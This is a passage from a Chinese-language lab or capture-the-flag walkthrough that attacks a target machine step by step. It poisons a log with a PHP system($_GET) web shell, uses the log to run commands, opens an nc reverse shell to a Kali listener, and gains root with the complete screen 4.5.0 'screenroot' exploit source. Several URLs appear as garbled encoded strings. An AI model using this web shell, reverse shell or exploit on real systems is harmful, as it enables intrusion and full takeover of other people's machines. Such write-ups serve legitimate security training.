
既然日志能记录我们的操作,那么我们就写入一句话到日志文件里吧:
e24K9s2c8@1M7q4)9K6b7g2)9J5c8W2)9J5c8U0p5&6x3W2)9J5k6e0p5$3z5q4)9J5k6e0q4Q4x3X3f1I4y4o6c8Q4x3V1k6@1K9r3q4F1K9%4W2G2N6g2)9J5k6i4m8Z5M7q4)9K6c8X3k6A6L8r3g2Q4x3@1c8Q4x3U0k6D9N6q4)9K6b7W2)9K6c8Y4m8Z5M7l9`.`. system($_GET['saul']) ?>

(温馨提示:到这里我靶机重启了一下,所以 IP 变了)
接下来然后用日志文件去执行命令 ls:
266K9s2c8@1M7q4)9K6b7g2)9J5c8W2)9J5c8U0p5&6x3W2)9J5k6e0p5$3z5q4)9J5k6e0q4Q4x3X3f1I4y4o6c8Q4x3V1k6@1K9r3q4F1K9%4W2G2N6g2)9J5k6i4m8Z5M7q4)9K6c8X3k6A6L8r3g2Q4x3@1c8Q4x3V1k6$3j5i4u0Q4x3V1k6D9L8$3N6Q4x3V1k6F1k6$3W2F1P5q4)9J5c8X3g2J5M7X3!0J5i4K6u0W2L8r3!0Y4i4K6t1$3j5h3#2H3i4K6y4n7M7$3q4#2L8q4)9K6c8r3I4K6

成功执行命令!那么我就用 nc 反弹一个shell回来吧!先是 KALI nc 监听 5555 端口,然后访问得到一枚 shell:
e8aK9s2c8@1M7q4)9K6b7g2)9J5c8W2)9J5c8U0p5&6x3W2)9J5k6e0p5$3z5q4)9J5k6e0q4Q4x3X3f1I4y4o6c8Q4x3V1k6@1K9r3q4F1K9%4W2G2N6g2)9J5k6i4m8Z5M7q4)9K6c8X3k6A6L8r3g2Q4x3@1c8Q4x3V1k6$3j5i4u0Q4x3V1k6D9L8$3N6Q4x3V1k6F1k6$3W2F1P5q4)9J5c8X3g2J5M7X3!0J5i4K6u0W2L8r3!0Y4i4K6t1$3j5h3#2H3i4K6y4n7M7$3q4#2L8q4)9K6c8r3&6U0 -e /bin/bash 192.168.1.128 5555

得到 shell 以后我用 python 切换到 bash:
python -c 'import pty;pty.spawn("/bin/bash")'

权限提升
之后我查找 SUID 权限的文件发现了 screen :
find / -perm /4000 2>/dev/null

紧接着我又去搜索了一下关于 screen 的漏洞,找到了一个提权 poc:
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: 7d9K9s2c8@1M7s2y4Q4x3@1q4Q4x3V1k6Q4x3V1k6D9K9i4y4@1M7#2)9J5k6h3N6F1N6g2)9J5k6h3!0J5k6#2)9J5c8X3q4J5j5$3S2A6N6X3g2Q4x3V1k6Z5N6r3#2D9i4K6u0r3M7$3y4J5k6h3g2F1i4K6u0V1k6r3g2$3k6h3I4Q4x3V1j5J5x3o6p5%4i4K6u0V1x3o6q4Q4x3V1k6E0M7$3M7H3x3o6l9J5y4g2)9J5k6h3S2@1L8h3H3`.
# HACK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library..."
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell


接着我按照上面的 POC 创建了 libhax.c、rootshell.c 文件,文件内容是:
root@kali:~# cat libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}


root@kali:~# cat rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
随后用 gcc 编译他们:
gcc -fPIC -shared -ldl -o libhax.so libhax.c
gcc -o rootshell rootshell.c


